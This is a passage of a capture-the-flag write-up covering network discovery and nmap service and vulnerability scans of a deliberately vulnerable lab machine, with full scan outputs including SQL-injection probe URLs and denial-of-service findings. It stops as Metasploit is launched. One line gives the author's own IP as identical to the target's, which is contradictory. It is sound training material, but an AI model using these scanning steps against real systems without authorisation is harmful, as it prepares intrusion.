
EHE-CTF Writeup

Step 1: Scanning the network to find the IP of the target.

- Command: netdiscover
  - Tool : “Netdiscover” is a network reconnaissance tool used to detect live hosts on a local network and some basic information about them.
- Result:
  - Screenshot:



```
Currently scanning: 192.168.106.0/16   |   Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 120
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.28.1    08:00:27:15:a7:66      1      60  PCS Systemtechnik GmbH
192.168.28.3    08:00:27:e0:94:18      1      60  PCS Systemtechnik GmbH
```


  - IP of Target: 192.168.28.3
  - Explanation: The other IP is for the DHCP server I am running on my virtual box internal network; therefore, this other IP has to be that of our target machine as my IP is 192.168.28.3, checked earlier by running the ifconfig command.

Step 2: Scanning g the IP for open ports and services (their versions as well).


- Command : nmap -sC -sS -sV -P0 -p- -o nmap_init_scan.txt 192.168.28.3
  - Tool : nmap (Network mapper) open-source tool primarily used for network discovery and security auditing.

- '-sC ' : runs default scripts from the NMAP Script engine (NSE) to get additional information like the vulnerabilities and various other checks.
- '-sS' : To run a stealthier scan.
- '-P0' : since we know the host is up, we don't need to send ping scans which nmap does by default if not specified otherwise. This tells nmap not to do the scanning for whether or not the host is up.
- '-p-' : Scans through all the 65,535 TCP ports on the host to do a thorough inspection.
- '-o' : Outputs the received output from the scan into the nmap_init_scan.txt file.

- Result :
  - Screenshot :



```
┌──(user㉿0×0Vader)-[~/EHE_CTF]
└─$ cat nmap_init_scan.txt
# Nmap 7.94SVN scan initiated Thu Aug  1 03:47:41 2024 as: nmap -sC -sS -sV -P0 -p- -o nmap_init_scan.txt 192.1
68.28.3
Nmap scan report for 192.168.28.3
Host is up (0.00056s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_  256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp   open   http        Apache httpd 2.4.7
|_http-title: Index of /
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2020-10-29 19:37  chat/
| -     2011-07-27 20:17  drupal/
| 1.7K  2020-10-29 19:37  payroll_app.php
| -     2013-04-08 12:06  phpmyadmin/
|_
445/tcp  open   netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
|_http-title: Home - CUPS 1.7.2
|_http-server-header: CUPS/1.7 IPP/2.1
| http-robots.txt: 1 disallowed entry
|_/
| http-methods:
|_  Potentially risky methods: PUT
3000/tcp closed ppp
```




```
3500/tcp open   http        WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Ruby on Rails: Welcome aboard
|_http-server-header: WEBrick/1.3.1 (Ruby/2.3.8/2018-10-18)
6697/tcp open   irc         UnrealIRCd
8080/tcp open   http        Jetty 8.1.7.v20120910
|_http-server-header: Jetty(8.1.7.v20120910)
|_http-title: Error 404 - Not Found
8181/tcp closed intermapper
MAC Address: 08:00:27:E0:94:18 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, VIRTUAL-VULNERABLE-BOX, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:li
nux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-07-31T21:08:23
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: -1h11m26s, deviation: 3s, median: -1h11m28s
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: virtual-vulnerable-box
|   NetBIOS computer name: VIRTUAL-VULNERABLE-BOX\x00
|   Domain name: \x00
|   FQDN: virtual-vulnerable-box
|_  System time: 2024-07-31T21:08:24+00:00
```


- Explanation : We can see from the results that there are multiple ports open on the given device and there's multiple services running as well, whose versions we have detected as well as some security issues thanks to nmap !

Step 3: Scanning for vulnerabilities in the services running using nmap.


- Command : nmap –sC –-script vuln 192.168.28.3
  - ‘--script’ : this defines a script we would run, here we are using the vuln script given by the NSE (Nmap scripting engine) to scan for vulnerabilities and exploits.
- Result :



```
┌──(root㉿0×0Vader)-[/home/user/EHE_CTF/reconnaissance]
└─# cat nmap_vuln_scan.txt
# Nmap 7.94SVN scan initiated Sat Aug  3 17:42:47 2024 as: nmap -sC --script vuln -o nmap_vuln_scan.txt 192.168.28.3
Nmap scan report for 192.168.28.3
Host is up (0.0013s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT    STATE  SERVICE
21/tcp  open   ftp
22/tcp  open   ssh
80/tcp  open   http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-sql-injection:
|   Possible sqli for queries:
|     http://192.168.28.3:80/?C=N%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.28.3:80/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.28.3:80/?C=D%3BO%3DA%27%20OR%20sqlspider
|_    http://192.168.28.3:80/?C=S%3BO%3DA%27%20OR%20sqlspider
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
| http-enum:
|   /: Root directory w/ listing on 'apache/2.4.7 (ubuntu)'
|   /phpmyadmin/: phpMyAdmin
|_  /uploads/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.28.3
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.28.3:80/drupal/
|     Form id: user-login-form
|     Form action: /drupal/?q=node&destination=node
```



```
445/tcp  open   microsoft-ds
631/tcp  open   ipp
| http-enum:
|   /admin.php: Possible admin folder
```



```
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
8181/tcp closed intermapper
MAC Address: 08:00:27:E0:94:18 (Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
|       while working on smb-enum-sessions.
|_

# Nmap done at Sat Aug  3 17:48:43 2024 -- 1 IP address (1 host up) scanned in 356.14 seconds

┌──(root㉿0x0Vader)-[/home/user/EHE_CTF/reconnaissance]
```

- Inference : We can see that multiple vulnerabilities have been listed, such as DOS attacks on certain ports, but we are not interested in those, we are more interested in remote code execution vulnerabilities and gaining reverse shells on the machine.


Step 4 : Searching for exploits if we can find any and then exploiting the target.

- First we had port 21 open on the target, running Protftpd1.3.5 ftp server.


- Let’s search for an exploit for this particular version of Proftpd.

- Command : msfconsole (To use the Metasploit framework through the terminal)

  ○ Tool : Metasploit is an open-source tool used to identify and exploit vulnerabilities in systems and applications.



